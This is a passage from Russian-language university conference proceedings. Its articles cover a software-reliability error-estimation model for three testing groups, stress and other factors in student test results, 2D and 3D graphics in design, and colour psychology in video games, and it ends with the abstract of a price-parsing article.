*Простая интуитивная модель относится к статическим видам моделей надежности программных средств, так как в ней не используются параметры времени тестирования и учитываются только результаты испытаний. Постоянный рост объемов разрабатываемых программных средств обуславливает необходимость увеличения мощностей средств тестирования программ. В работе рассмотрен подход к использованию простой интуитивной модели надежности программных средств при независимом тестировании тремя группами программистов.*

*программное обеспечение, надежность программных средств, простая интуитивная модель надежности.*

Одним из путей повышения уровня надежности программных средств (ПС) является использование на этапах тестирования и испытаний ПС математических моделей надежности, позволяющих получить оценки показателей надежности ПС и определить необходимость и направление дальнейших действий по повышению надежности ПС.

Согласно определению, программа, не содержащая ошибок, считается правильной, а, следовательно – надежной, поскольку она гарантирует безотказное функционирование и, как правило, получение требуемых результатов. На основании данного факта сформировалось представление о том, что количество ошибок в программе можно рассматривать как наиболее естественную меру надежности [1].

Рассмотрим особенности использования простой интуитивной модели надежности для определения значений показателей надежности ПС.

Как известно [2], использование этой модели предполагает проведение тестирования двумя группами программистов или двумя программистами (в зависимости от величины программы). Тестирование производится

независимо друг от друга, при тестировании используются независимые тестовые наборы. В процессе тестирования каждая из групп фиксируют все найденные ею ошибки.

Пусть первая группа обнаружила  $n_1$  ошибок, вторая –  $n_2$ , а  $n_{12}$  – это число ошибок, обнаруженных как первой, так и второй группой. Тогда можно получить оценку эффективности тестирования каждой из групп:

$$E_1 = \frac{n_1}{N}, \quad E_2 = \frac{n_2}{N}.$$

Эффективность тестирования в данном случае предлагается интерпретировать как вероятность обнаружения ошибки. Таким образом, можно считать, что первая группа обнаруживает ошибку в программе с вероятностью:

$$P_1 = \frac{n_1}{N},$$

а, вторая – с вероятностью

$$P_2 = \frac{n_2}{N}.$$

Тогда вероятность того, что ошибка будет обнаружена обеими группами, можно принять равной

$$P_{12} = \frac{n_{12}}{N}.$$

С другой стороны, так как группы действуют независимо друг от друга, то  $P_{12} = P_1 P_2$ .

В результате получаем:

$$\frac{n_{12}}{N} = \frac{n_1}{N} \cdot \frac{n_2}{N}.$$

Из последнего выражения можно получить оценку первоначального числа ошибок программы:

$$N = \frac{n_1 \cdot n_2}{n_{12}}.$$

При этом количество оставшихся в программе необнаруженных ошибок составит:

$$N_{\text{ост.}} = N - n_1 - n_2 + n_{12}.$$

Постоянный рост объема производимых ПС обуславливает необходимость увеличения мощностей средств тестирования программ.

Рассмотрим возможности использования простой интуитивной модели надежности ПС при независимом тестировании тремя группами программистов.

Пусть  $n_1, n_2, n_3$  – число ошибок, обнаруженных при тестировании программы первой, второй и третьей группами программистов соответственно, а  $n_{12}, n_{13}, n_{23}, n_{123}$  – количество ошибок, обнаруженных при тестировании



первой и второй, первой и третьей, второй и третьей, первой и второй и третьей группами.

Необходимо получить оценку значения  $N$  – первоначального количества ошибок в тестируемой программе.

Объединим две первые группы программистов в одну, тогда количество ошибок, выявленных этой объединенной группой составит (см. рис. 1):

$$n_I = n_1 + n_2 - n_{12} .$$




Рис. 1. Результаты тестирования программы тремя группами программистов ( $N$  – первоначальное количество ошибок в программе;  $n_1, n_2, n_3$  – количество ошибок, обнаруженных первой, второй и третьей группами;  $n'_{12}, n'_{13}, n'_{23}, n_{123}$  – количество совместно обнаруженных ошибок)

В качестве второй объединенной группы будем рассматривать оставшуюся группу 3, для которой

$$n_{II} = n_3 .$$

Общее количество ошибок, выявленных I и II группами, как следует из рис. 1, составит:

$$n_{I,II} = n'_{13} + n'_{23} + n_{123} .$$

С учетом того, что

$$\begin{aligned} n'_{13} &= n_{13} - n_{123} , \\ n'_{23} &= n_{23} - n_{123} , \end{aligned}$$

определим

$$n_{I,II} = n_{13} + n_{23} - n_{123} .$$

Далее воспользуемся логикой построения модели надежности ПС для двух групп и получим:

$$\frac{n_{I,II}}{N} = \frac{n_I}{N} \cdot \frac{n_{II}}{N'}$$
$$N = \frac{n_I \cdot n_{II}}{n_{I,II}} = \frac{(n_1 + n_2 - n_{12}) \cdot n_3}{n_{13} + n_{23} - n_{123}}.$$

**Пример.** Для заданных результатов тестирования ПС  $n_1 = 5$ ,  $n_2 = 8$ ,  $n_3 = 4$ ,  $n_{12} = 2$ ,  $n_{13} = 2$ ,  $n_{23} = 2$ ,  $n_{123} = 1$  определить значение оценки количества ошибок  $N$  в программе до начала тестирования.

Учитывая последнее выражение для вычисления  $N$ , получим:

$$N = \frac{(5 + 8 - 2) \cdot 4}{2 + 2 - 1} = \frac{44}{3} \approx 15.$$

Следует отметить, что использование моделей надежности ПС для определения показателей надежности целесообразно использовать только на начальных стадиях жизненного цикла программ. Предложенный способ использования простой интуитивной модели надежности программ позволяет использовать при тестировании дополнительные ресурсы и таким образом получать дополнительную информацию о показателях надежности тестируемых программ.

#### Список используемых источников

1. Майерс Г. Надежность программного обеспечения. М. : Мир, 1980. 360 с.
2. Благодатских В. А., Волнин В. А., Посакалов К. Ф. Стандартизация разработки программных средств : учеб. пособие / Под ред. О. С. Разумова. М. : Финансы и статистика, 2003. 288 с.

УДК 159.9  
ГРНТИ 15.01.77

## ВЛИЯНИЕ ВНЕШНИХ ФАКТОРОВ НА УСПЕВАЕМОСТЬ СТУДЕНТОВ ПРИ ПРОХОЖДЕНИИ ТЕСТИРОВАНИЯ

**А. Н. Губин, Е. А. Михайлова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В работе рассматриваются внешние факторы, влияющие на успешное прохождение студентами тестирования. Выделены две группы людей, переживающих стресс и фазы реагирования организма на стресс. Рассмотрена модель, с помощью которой*

*можно установить прогностическую способность в отношении уровня освоения студентом материала, а также рассмотрены примеры на основе модели. Помимо этого, предложена модификация модели и проверена ее эффективность, с учетом физиологических особенностей человеческого организма.*

*тестирование, успеваемость, внешние факторы.*

Во время прохождения тестирования на результаты тестирования могут влиять различные факторы внешнего воздействия.

Для успешного прохождения тестирования, помимо тщательной проработки теоретического материала, необходимо в период прохождения теста сконцентрироваться, быть предельно внимательным, правильно распределить время, чтобы успеть ответить на все вопросы.

Очень важен положительный настрой и уверенность в себе, за что отвечает стрессовое состояние испытуемого во время тестирования.

Стресс призывает на борьбу с неожиданным препятствием. Научные исследования говорят о наличии двух больших групп людей, переживающих стресс. Первая группа людей во время стресса готова отстаивать свои права на достижение лучшего результата, а вторая группа – впадает в панику, отчего результаты тестирования испытуемого могут оказаться отрицательными.

Известный исследователь стресса Ганс Селье выделил три фазы реагирования организма на стресс:

1. Реакция тревоги. В начале стрессовой ситуации происходит прилив необходимых сил. Об этом свидетельствуют учащенный пульс, частые боли в голове, жалобы на боли в желудке, учащенное дыхание и сердцебиение, повышенное потоотделение, а также снижение усидчивости, концентрации внимания, приступы раздражительности, гнева, беспокойство, смутение, отсутствие уверенности в себе, страх.

2. Фаза сопротивления. Делается попытка преодолеть возникшие трудности. На этой стадии организм становится более устойчивым к разнообразным вредным воздействиям, чем в обычном состоянии. Наиболее эффективная помощь в этот период – укрепление уверенности в себе.

3. Реакция истощения. После длительного напряжения понижается способность организма к сопротивлению. В этот период возрастает восприимчивость к заболеваниям, истощается запас жизненных сил, снижается чувство уверенности [1].

К неблагоприятным факторам подготовки к тестированию можно отнести: интенсивную умственную деятельность; повышенную статическую нагрузку; крайнее ограничение двигательной активности; нарушение режима сна; эмоциональные переживания, связанные с предстоящей сдачей экзаменов и др.

Все это приводит к перенапряжению вегетативной нервной системы, осуществляющей регуляцию нормальной жизнедеятельности организма человека. Во время тестирования значительно повышается частота сердечных сокращений, возрастают артериальное давление, уровень мышечного и психоэмоционального напряжения. После сдачи экзамена физиологические показатели не сразу возвращаются в норму, требуется несколько дней, чтобы эти параметры вернулись к исходным величинам [2].

Помимо этого, на успешное прохождение теста влияют такие факторы, как IQ (или уровень подготовки) и время, потраченное на подготовку к тестированию.

В работе «Математическое моделирование психофизиологических факторов успешности обучения студентов первого курса медицинского вуза по дисциплине биофизика» проведено исследование, в результате которого, построена математическая модель зависимости балла, полученного за освоение дисциплины ( $R$ ) от факторов:

$$R = 0,6784 * LT + 0,12675 * IQ + 0,12541 * P,$$

где  $LT$  – длительность подготовки,  $IQ$  – уровень интеллекта,  $P$  – частота пульса.

Данная модель позволяет устанавливать прогностическую способность в отношении уровня освоения студентом материала и выявлять факторы успешности учебной деятельности [3].

Например, если длительность подготовки равна 42 часа, уровень интеллекта соответствует 120 единицам, а частота пульса составляет 75 уд/мин., то

$$R = 0,6784 * 42 + 0,12675 * 120 + 0,12541 * 75 = 53,1.$$

Следовательно, с учетом с заданными параметрами, средний балл за тестирование составляет 53.

Однако, в случаях критического повышения частоты пульса, возможности обучаемых к изложению материалов дисциплины как правило уменьшаются. В тоже время, обучающиеся, сохраняющие спокойное состояние, обычно могут излагать материалы более связно.

Таким образом, для оценки среднего балла целесообразно перенести составную часть модели, характеризующую состояние обучающегося в знаменатель, изменив значение нормирующего коэффициента, то есть

$$R = \frac{0,6784 * LT + 0,12675 * IQ}{0,80515 * P}.$$

При использовании модели следует учитывать физиологические ограничения человеческого организма.

Например, если межэкзаменационный период составляет 3 дня (время подготовки 24 часа), уровень интеллекта составляет 120 и обучающийся

находится в спокойном состоянии (частота сердцебиения равна 70 уд/мин), то

$$R = \frac{0,6784*24+0,12675*120}{0,80515*70} = 0,56.$$

С учетом заданных параметров, студент в спокойном состоянии сможет справиться с тестом на 56 %.

В случае, когда испытуемый находится в критическом состоянии и его пульс достигает 85 уд/мин, успешная сдача теста составляет:

$$R = \frac{0,6784*24+0,12675*120}{0,80515*85} = 0,46.$$

Таким образом, с помощью представленной модели, можно выявить приблизительный результат успешной сдачи теста студентом.

#### Список используемых источников

1. Ковалева А. В. Нейрофизиология, физиология высшей нервной деятельности и сенсорных систем : учебник для вузов. М. : Издательство Юрайт, 2018. 365 с.
2. Соколов Е. А., Мельников В. И. Стратегия преодоления стресса в экстремальных ситуациях : монография. Новосибирск, 2006. 68 с.
3. Колосова Н. И., Лопарёва М. А., Денисов Е. Н. и др. Математическое моделирование психофизиологических факторов успешности обучения студентов первого курса медицинского вуза по дисциплине «биофизика» // Молодой ученый. 2017. № 22 (156). С. 168–170.

УДК 004.514  
ГРНТИ 18.11

## 2D И 3D ТЕХНОЛОГИИ В ДИЗАЙНЕ

**Е. В. Гунина, А. А. Кравцова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье рассмотрены последние тренды и новые возможности в области 2D и 3D технологий в графическом дизайне. Выделены особенности использования 3D – моделей и как объекты, созданные с помощью среды для объемного моделирования влияют на восприятие потребителя. Приведены примеры, как эти технологии могут быть использованы для создания интерактивных и запоминающихся сайтов. Также исследуются методы совместного использования 2D и 3D технологий на примере анимационных фильмов.*

графический дизайн, 2D и 3D-графика, совместное использование 2D и 3D технологий, анимация.

Графический дизайн продолжает эволюционировать, и одним из ключевых направлений является развитие 2D и 3D технологий. Несмотря на то, что 2D и 3D графика уже давно применяются в различных сферах, в графическом дизайне они становятся всё более популярными и доступными.

2D технологии очень гибки и могут быть использованы для создания любых задач с использованием изображений, фотографий и иллюстраций. Особенность 2D технологии в том, что она очень проста и может быть использована для создания интуитивно понятного интерфейса пользователя.

3D-дизайн привлекает пользователей красотой и удобством на протяжении последних нескольких лет. Он меняется и усложняется: от однообразных мокапов переходит к реалистичным изображениям. Число сервисов и библиотек для моделирования 3D графики ежегодно растёт. С их помощью можно реализовывать проекты быстро и с небольшими ресурсами.

Использование 2D и 3D графики в дизайне имеет множество преимуществ:

1. Визуальная привлекательность.

2D и 3D графика способна создать впечатляющие визуальные эффекты и улучшить внешний вид веб-страницы. Это может помочь привлечь внимание посетителей и улучшить пользовательский опыт.

2. Интерактивность.

Графика позволяет создавать интерактивные элементы, с которыми пользователи могут взаимодействовать на страницах веб-сайтов и приложений. Это улучшает вовлеченность пользователей и повышает вероятность, что они останутся на сайте на больший период времени. На рис. 1 представлен пример взаимодействия с пользователем дизайнерской торговой площадки на сайте Denim Report. Здесь можно увидеть варианты использования нетрадиционных эффектов прокрутки. Этот сайт демонстрирует не только талантливость визуальной коммуникации, но самое главное, что анимация продлевает срок пребывания пользователей на сайте и повышает узнаваемость бренда.



Рис. 1. Дизайн сайта Denim Report

### 3. Презентация информации.

Современные технологии могут помочь визуализировать сложные данные и информацию, сделать ее более доступной и понятной для пользователя. Например, 3D-моделирование может использоваться для создания интерактивных карт, которые позволяют пользователям исследовать и взаимодействовать с географическими данными. На рис. 2 представлена интерактивная карта для сайта промышленно-продовольственного кластера «Максимиха». Нажимая на помещения, можно рассмотреть их в деталях и узнать подробности о каждом. Пользователю хочется взаимодействовать с ними: изучать, приближать, вращать на 360°.




Рис. 2. Интерактивная карта сайта

### 4. Высокая степень анимации.

2D и 3D графика предоставляет возможность создавать более сложные и привлекательные анимации, что позволяет презентовать более интересные и запоминающиеся мультимедийные материалы.

### 5. Увеличение возможностей маркетинга.

Использование 2D и 3D графики может создать более эффективную маркетинговую кампанию, так как более яркие и красочные изображения привлекают больше внимания, что ведет к увеличению конверсии.

Условия высокой конкуренции в сфере графического дизайна заставляют профессионалов повышать свои навыки и искать новые подходы. Поэтому все больше разработчиков используют совместное использование 2D и 3D технологий для создания более реалистичных, практичных и привлекательных дизайнов. Совмещение 2D и 3D может создать еще более уникальные эффекты и помочь сделать дизайн выделяющимся среди конкурентов. Немаловажным также является то, что совместное использование 2D и 3D часто ускоряет и упрощает процесс. В особенности это касается анимации: 2D-анимация – дорогостоящий и трудоемкий процесс, анимировать

некоторые сцены в 3D намного проще – например, сделать окружение или массовку.

Создание детального окружения является достаточно трудоемким процессом, требующим от художника отличного знания перспективы и грамотного построения освещения. 3D-программы позволяют достаточно быстро создать макеты из базовых фигур, настроить освещение, а также выбрать необходимый ракурс [1]. Все это может использоваться в качестве подсказок и помощи в выборе наиболее удачного ракурса для дальнейшей работы, а также позволяет сэкономить время. На рис. 3 показан пример использования базового рендера 3D-модели. Затем к рендеру добавлены детали и даже достаточно крупные объекты, но перспектива и свет остались без изменений.



Рис. 3. Этапы рисования иллюстрации с использованием 3D-модели

Анимационные сцены со сложным освещением также редактируются в 3D-среде. Это позволяет оптимизировать процесс, так как покадровая ригировка света занимает много времени. SPA Studios, создатели фильма «Клаус», задумывали проект как рисованный вручную. Однако освещение в сценах создано с помощью 3D-технологий, имитированных под 2D посредством наложения текстур (рис. 4) [2].



Рис. 4. Этапы работы над сценой в мультфильме «Клаус»



Disney, в свою очередь, разработали уникальную в своем роде программу под названием Meander. Эта программа – анимационный редактор, который представляет из себя гибрид между векторной и растровой графикой, что позволяет разработать больше, нежели рендеры моделей и тени. В основе лежит классическая CG анимация с упрощенными моделями. После чего художники рисуют ключевые анимации и создается финальный кадр (рис. 5) [3].




Рис. 5. Создание графики в мультфильме «Paperman»

Подводя итоги, можно выделить многообразие методов использования 2D и 3D технологий в графическом дизайне, независимо от сферы. Разнообразие решений позволяет презентовать любой продукт максимально убедительно. Совмещение 2D и 3D технологий может быть более сложным процессом и требовать большего количества ресурсов для создания, но позволит повысить качество графики. Дизайн становится более интерактивным, что привлекает и удерживают больше внимания. Это позволяют людям связаться с брендом или продуктом на более глубоком уровне. Исследования показывают, что реклама с использованием 2D и 3D технологий является на 10–15 % эффективнее, чем обычная реклама.

#### Список используемых источников

1. Киреева Е. А., Якуничева Е. Н. Использование 3D-моделирования в создании 2D-графики // Дизайн. Материалы. Технология. 2019. N 2(54). С. 103–105.
2. Совмещая 2D и 3D анимацию. Создание Paperman // Совмещая 2D и 3D анимацию. Создание Paperman. URL: [https://medium.com/@scaRy\\_kRusty/совмещая-2d-и-3d-анимацию-создание-paperman-a9e9c64a877b](https://medium.com/@scaRy_kRusty/совмещая-2d-и-3d-анимацию-создание-paperman-a9e9c64a877b) (дата обращения 30.03.2023).
3. 3D-дизайн веб-сайта: объёмный тренд // 3D-дизайн веб-сайта. URL: <https://web-valley.ru/articles/3d-dizajn-sajta> (дата обращения 28.03.2023).

УДК 5527  
ГРНТИ 28.29.05

## ПСИХОЛОГИЯ ЦВЕТА В ДИЗАЙНЕ ВИДЕОИГР

**Е. В. Гунина, А. С. Чугреева**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье рассмотрены основные виды влияния цветовой палитры интерфейса и окружения игровой реальности на эмоции и поведение пользователя. Были рассмотрены функции, выполняемые цветом в играх. Приведены пояснения относительно важности палитры цветов, наравне с механиками, сюжетом и интерфейсом игры. Также, на основе существующих психологических исследований, сделаны выводы относительно соотношений эмоционального состояния игрока, его психологических особенностей и цветовых решений внутриигрового пространства.*

*цвет, дизайн, видеоигры, игры, пользователь.*

В настоящее время игровая индустрия имеет непрерывное развитие по всему миру. Ежедневно разрабатываются новые методики вовлечения пользователей в игровой процесс, способы взаимодействия на игроков. Несмотря на это, среди них редко можно заметить качественное цветовое влияние на атмосферу и психологическую составляющую игры.

Ранее видеоигры были чёрно-белыми из-за недостатка производительности компьютеров и основная роль цвета сводилась к идентификации объектов на экране. Когда стали использовать схему RGB на компьютерных мониторах, такая возможность представилась и для игр, цвет влиял не только на эстетику, но и на игровой процесс. [1].

Однако этот аспект геймдизайна имеет большое значение для игровой индустрии, особенно в наше время, когда игры создаются не только большими, устоявшимися компаниями, но и абсолютно новыми разработчиками, не имеющими опыта в данной среде.

Понятие цвета применяется собственно для обозначения самого цветового пигмента или материала, которые поддаются физическому и химическому определению и анализу [2].

Восприятие цвета, в противоположность к его физико-химической реальности, является реальностью психофизиологической, а это и есть цветовое воздействие [2].

Из-за особенностей строения глаза, спектр длин волн видимого света выглядит так, будто оно разбито на отдельные группы, которые принято называть цветами. Если смотреть на раду, которая выходит через призму, можно провести линии, отделяющие один цвет от другого. Однако на самом

деле это всего лишь артефакт механики сетчатки глаза. В действительности нет резкого разделения цветов, только плавный градиент длин волн, хотя глаза видят, что синий и голубой цвета гораздо более похожи, чем голубой и зеленый. Эта структура глаза получила свое развитие потому что разделение длин волн на группы – полезный способ лучше понять мир. «Цвета» – это всего лишь иллюзия, не часть реальности вообще, но очень полезная модель реальности [3].

По причине существования цветового воздействия имеет место и понятие функциональности цвета в игровой индустрии. Цветовые решения для каждой отдельной игры несут в себе несколько функций.

### *1 Создание атмосферы*

Прежде всего цветовое решение позволяет создать общий настрой игры, атмосферу. Правильные цветовые схемы позволяют погрузить игрока во внутриигровое пространство еще до начала его взаимодействия с механиками и сюжетом.

Одним из таких примеров является игра «Stray». За счет холодных оттенков окружения чувствуется тревожность, красные неоновые отголоски (рис. 1) передают атмосферу страха, который ощущает главный герой (кот) находясь в незнакомых локациях, полных врагов.



Рис. 1. Сцена из игры «Stray»

## *2 Раскрытие сюжета*

Корректно подобранные цвета рассказывают игроку историю каждого героя или окружения. Цветовые дизайнеры подсказывают пользователю ответы на такие вопросы, как: Кто здесь был до главного героя? Чем славится это место? В чем его значимость? Каков характер героя? Встретится ли еще раз этот персонаж на пути главного героя?

Интересные цвета и правильно выстроенная композиция позволяют получить ответы на подобные вопросы и, незаметно для пользователя, становятся значимой частью сюжетной истории.

Так, например, в игре «Detroit: Become Human», у андроидов есть круглый светодиод у виска (рис. 2), который является показателем здоровья и, в отдельных случаях, эмоций. Когда светодиод синий – андроид здоров и спокоен. Желтый говорит об опасениях, тревожности и осторожности, а красный, как более интенсивный цвет, указывает на гнев, агрессию, сильную печаль.




Рис. 2. Сцена из игры «Detroit: Become Human»

## *3 Ориентирование на местности*

Цвет позволяет не потеряться в локации и суметь вовремя сориентироваться. За счет акцентных пятен легко выделяются ключевые элементы игрового взаимодействия.

Как правило это объекты яркого цвета, либо объекты, играющие на контрасте.



За счет подобного приёма дизайнеры игр удерживают внимание игрока на более приоритетных элементах геймплея. Для начала пользователь увидит интерактивные элементы, с которыми можно взаимодействовать, а уже потом менее акцентное окружение.

В игре «Ведьмак: Дикая охота» взаимодействие с объектами напрямую завязано на цвете и отдельной механике, связанной с этим. А именно «ведьмачье чутьё», которое окрашивает объекты, с которыми можно интерактировать, а также сюжетные пути красным или желтым цветом (рис. 3.), параллельно затемняя всё окружение.



Рис. 3. Сцена из игры «Ведьмак: Дикая охота»

#### *4 Навигация*

Каждая игра содержит в себе неписанные правила, которые неосознанно запоминает игрок и которым он будет следовать на всём пути игры. Цвет, который помогает создать эти правила может быть любым, главное – акцентность на фоне пространства.

Цепляя взгляд игрока на ярких объектах, дизайнер будет добиваться неосознанной привязки сознания пользователя к данному цвету. И при последующих взаимодействиях игрок уже будет искать этот цвет для продвижения по сюжету. Такой метод позволяет «привести за руку» игрока через весь сюжет игры, закрепляя его интерес к непрерывной истории.

К примеру, в серии игр Horizon, для навигации игрока используется желтый цвет на интерактируемых объектах, как например скала, на которую можно взобраться, на ней желтый камень, за который следует зацепиться (рис. 4).

Все эти знания можно использовать, чтобы создать в элементах интерфейса такой контекст, который поможет пользователю определить цель игры и даже какие-то конкретные действия. Можно даже сказать, что идеологические корни создания интуитивно понятных графических интерфейсов идут из гейм-дизайна. Для героев и злодеев в играх стараются сделать максимально различный колорит, так, что при первом взгляде на персонажа было понятно, как дальше с ним взаимодействовать [4].



Рис. 4. Сцена из игры «Horizon: Zero dawn»

Функциональность цвета позволяет поставить его наравне с механиками, сюжетом и интерфейсом игры.

Цвет в игре – наиболее важный элемент, нуждающийся в детальной проработке со стороны дизайнеров. За счет грамотного подбора и применения цветовой палитры создатели вносят акценты в игровую механику, подсвечивают необходимые объекты и действующих героев, задают атмосферу, настрой всей виртуальной игры. Для персонажа палитра выбирается также с учетом класса, состояния самого героя, выделяет его характерные особенности, специфические навыки.

Зависимость эмоций игроков от выбранных цветов отмечена учеными и психологами.

В 2010 году голландские учёные провели эксперимент, основанный на цвете и взаимодействии с ним во внутриигровом пространстве. Ими были созданы четыре локации в редакторе сценариев для Neverwinter Nights. Для прохождения игры пользователю следовало побывать во всех локациях, каждая из которых была окрашена в свой цвет.

Из полученных результатов можно сделать вывод, что, в среднем, баллы возбуждения для красного цвета были значительно выше, чем для любого из других цветов.

В среднем, показатели валентности для цвета желтый были значительно выше, чем для цветов темно-зеленого и красного. Не было значительной разницы между оценками валентности желтого и светло-голубого. Также не было значительной разницы между светло-голубого и темно-зеленого или красного. Это означает, что в среднем больше, чем любой другой цвет, использованный в эксперименте, красный цвет возбуждает игрока, но переживается как негативный. Желтый цвет, в большей степени, чем любой другой цвет, использованный в эксперименте, переживается как позитивный [5].

Исходя из результатов этого, и некоторых других исследований, можно заключить, что цвет оказывает значительное влияние на психоэмоциональную составляющую игрока. Ранее, при разработке игр, не учитывалось влияние цвета, однако по мере развития игровой индустрии, начали проводиться исследования зависимости цвета и психологии. Это улучшило качество игрового контента и дало возможность пользователю глубже погрузиться в игру. Но в настоящее время этих исследований недостаточно, и влияние отдельных цветов еще не до конца изучено, а это значит, что исследования в данной области необходимо продолжать.

#### Список используемых источников

1. Иттен И. Искусство цвета. М. : Издатель Д. Аронов, 2004. С. 109–114.
2. Schell J. The art of game design. A book of lenses. Amsterdam; Boston: Morgan Kaufmann Publishers, 2008. PP.156–178.
3. Дероберти В. В. Значение цвета в компьютерных играх // Визуальные образы современной культуры: цвет в культуре и религии : сборник научных статей по материалам IX Всероссийской научно-практической конференции с международным участием, Омск, 27 апреля 2021 года. Омск,: Омский государственный университет им. Ф. М. Достоевского, 2021. С. 189–193. EDN QEKKFA.
4. Чекрыгина А. О., Дубова А. А. Принципы применения цвета в гейм-дизайне на примере аркадных игр и шутеров // Современные технологии: актуальные вопросы, достижения и инновации : сборник статей XXXVIII Международной научно-практической конференции, Пенза, 25 января 2021 года. Пенза: Наука и Просвещение (ИП Гуляев Г. Ю.), 2021. С. 97–103. EDN YMНMVY.
5. Evi Joosten, Giel van Lankveld, and Pieter Spronck. Colors and emotions in video-games. Tilburg University / TiCC. PP. 17–19.

УДК 004.05  
ГРНТИ 20.23.25

## АНАЛИЗ ИНСТРУМЕНТОВ ПОИСКА И СБОРА ИНФОРМАЦИИ О ЦЕНАХ КОНКУРЕНТОВ

**Е. В. Гунина, А. А. Шакурова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье проводится анализ инструментов, осуществляющих поиск и сбор данных с веб-сайтов. В частности, рассматриваются библиотеки языка программирования Python для парсинга, а также, функционал существующих в открытом и свободном доступе программ, способных предоставить собранную информацию о ценах конкурентов в удобном формате. Выявляются их преимущества и недостатки. На основании проведенного исследования определяются подходящие инструменты для разработанной ранее модели системы мониторинга.*

*парсер, парсинг, Python, интернет-магазин, интерфейс.*

